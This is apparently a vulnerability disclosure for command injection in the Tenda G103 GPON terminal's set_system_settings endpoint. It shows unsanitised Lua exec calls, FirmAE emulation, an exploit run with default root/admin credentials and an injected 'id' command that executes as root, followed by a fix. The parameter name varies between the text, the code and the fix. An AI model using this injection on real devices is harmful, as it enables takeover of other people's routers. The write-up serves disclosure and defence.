Vulnerability Description

There is a command injection vulnerability in the tenda G103 Gigabit GPON Terminal with firmware version V1.0.0.5. If an attacker gains web management privileges, they can inject commands , thereby gaining shell privileges.

Code Analysis

Api ： /admin/system/set_system_settings ‘s parameter vanIp can inject command.


system.lua

```
luci > controller > admin > system.lua
5   Copyright 2008-2011 Jo-Philipp Wich <xm@subsignal.org>
6
7   Licensed under the Apache License, Version 2.0 (the "License");
8   you may not use this file except in compliance with the License.
9   You may obtain a copy of the License at
10
11      http://www.apache.org/licenses/LICENSE-2.0
12
13  $Id: system.lua 9570 2012-12-25 02:45:42Z jow $
14  ]]--
15
16  module("luci.controller.admin.system", package.seeall)
17
18  function index()
19      entry({"admin", "system"}, alias("admin", "system", "system_settings"), translate("Device Management"), 80).index = true
20      entry({"admin", "system", "system_settings"}, template("admin_system/system_settings"), translate("Device Management"), 1)
21      entry({"admin", "system", "get_system_settings"}, call("action_get_system_settings"))
22      entry({"admin", "system", "set_system_settings"}, call("action_set_system_settings"))
23
24      entry({"admin", "system", "reboot"}, call("action_reboot"), translate("Reboot"), 60)
25      entry({"admin", "system", "flashops"}, call("action_flashops"), translate("Flash Firmware"), 70)
26      entry({"admin", "system", "get_log"}, call("action_get_log"), translate("Logs"), 80)
27      entry({"admin", "system", "set_language"}, call("action_set_language"), translate("Language"), 90)
28
29      entry({"admin", "system", "image"}, call("action_image"), translate("Flash Firmware"), 100)
30      --[[entry({"admin", "system", "clock_status"}, call("action_clock_status"))
31
32      entry({"admin", "system", "admin"}, cbi("admin_system/admin"), _("Administration"), 2)
33
34      if nixio.fs.access("/bin/opkg") then
35          entry({"admin", "system", "packages"}, call("action_packages"), _("Software"), 10)
36          entry({"admin", "system", "packages", "ipkg"}, form("admin_system/ipkg"))
37      end
38
39      entry({"admin", "system", "startup"}, form("admin_system/startup"), _("Startup"), 45)
40      entry({"admin", "system", "crontab"}, form("admin_system/crontab"), _("Scheduled Tasks"), 46)
41
42      if nixio.fs.access("/etc/config/fstab") then
43          entry({"admin", "system", "fstab"}, cbi("admin_system/fstab"), _("Mount Points"), 50)
44          entry({"admin", "system", "fstab", "mount"}, cbi("admin_system/fstab/mount"), nil).leaf = true
45          entry({"admin", "system", "fstab", "swap"},  cbi("admin_system/fstab/swap"),  nil).leaf = true
46      end
47
48      if nixio.fs.access("/sys/class/leds") then
49          entry({"admin", "system", "leds"}, cbi("admin_system/leds"), _("<abbr title=\"Light Emitting Diode\">LED</abbr> Configuration"), 60)
50      end
51
52      entry({"admin", "system", "flashops"}, call("action_flashops"), translate("Flash Firmware"), 70)
```

```
luci > controller > admin > system.lua
178     luci.http.write_json(rvs)
179 end
180
181 function action_set_system_settings ()
182
183     local vlanIp = luci.http.formvalue("lanIp")
184
185     if vlanIp then
186         luci.util.exec(string.format("ifconfig lan0 %s netmask 255.255.0.0", vlanIp))
187         luci.util.exec(string.format("fw_setenv ipaddr %s", vlanIp))
188         luci.util.exec(string.format("uci set network.lct.ipaddr=%s", vlanIp))
189         luci.util.exec(string.format("uci commit"))
190     end
191
192     local oldPassword = luci.http.formvalue("oldPassword")
193     local newPassword = luci.http.formvalue("newPassword")
194
195     if oldPassword then
196       oldPassword = from_base64(oldPassword)
197     end
198
199     if newPassword then
200       newPassword = from_base64(newPassword)
201     end
202
203
```

Environment setup

https://www.tendacn.com/download/detail-2860.html



Set up the router environment through FirmAE.


Refer to https://www.anquanke.com/post/id/288053 for instructions.

```
root@ubuntu:/FirmAE# ./run.sh -d tendaw9 /tmp/US_G103V1.0la_V1.0.0.5_TDC01.zip
[*] /tmp/US_G103V1.0la_V1.0.0.5_TDC01.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!

[IID] 6
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap6_0...
Set 'tap6_0' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 8.706039219 118.644413087
[*] firmware - US_G103V1.0la_V1.0.0.5_TDC01
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
-----------------------------
|       FirmAE Debugger      |
-----------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

/ # whoamwhoami
/firmadyne/sh: whoamwhoami: not found
```

Finished



Vulnerability reproduction

G103 user：root，password：admin

Run exp

```
root@ubuntu:/tmp# python3 Exp.py
Enter Target IP : 192.168.0.1
Enter Target username : root
Enter Target passwd : admin
Enter you want cmd : id>/tmp/666
cm9vdA==
YWRtaW4=
The Set-Cookie value is: sysauth=af19f50a1155591663255f98bdccfa2b; path=/cgi-bin/luci/;stok=cc77e26263c5144b550e7300b8bdb85b
root@ubuntu:/tmp#
root@ubuntu:/tmp#
```

Command has been executed.

```
/ # cat /tmp/666
uid=0(root) gid=0(root)
/ #
```

Vulnerability Fix

Filter the characters ` $; | & from the parameter vanlp.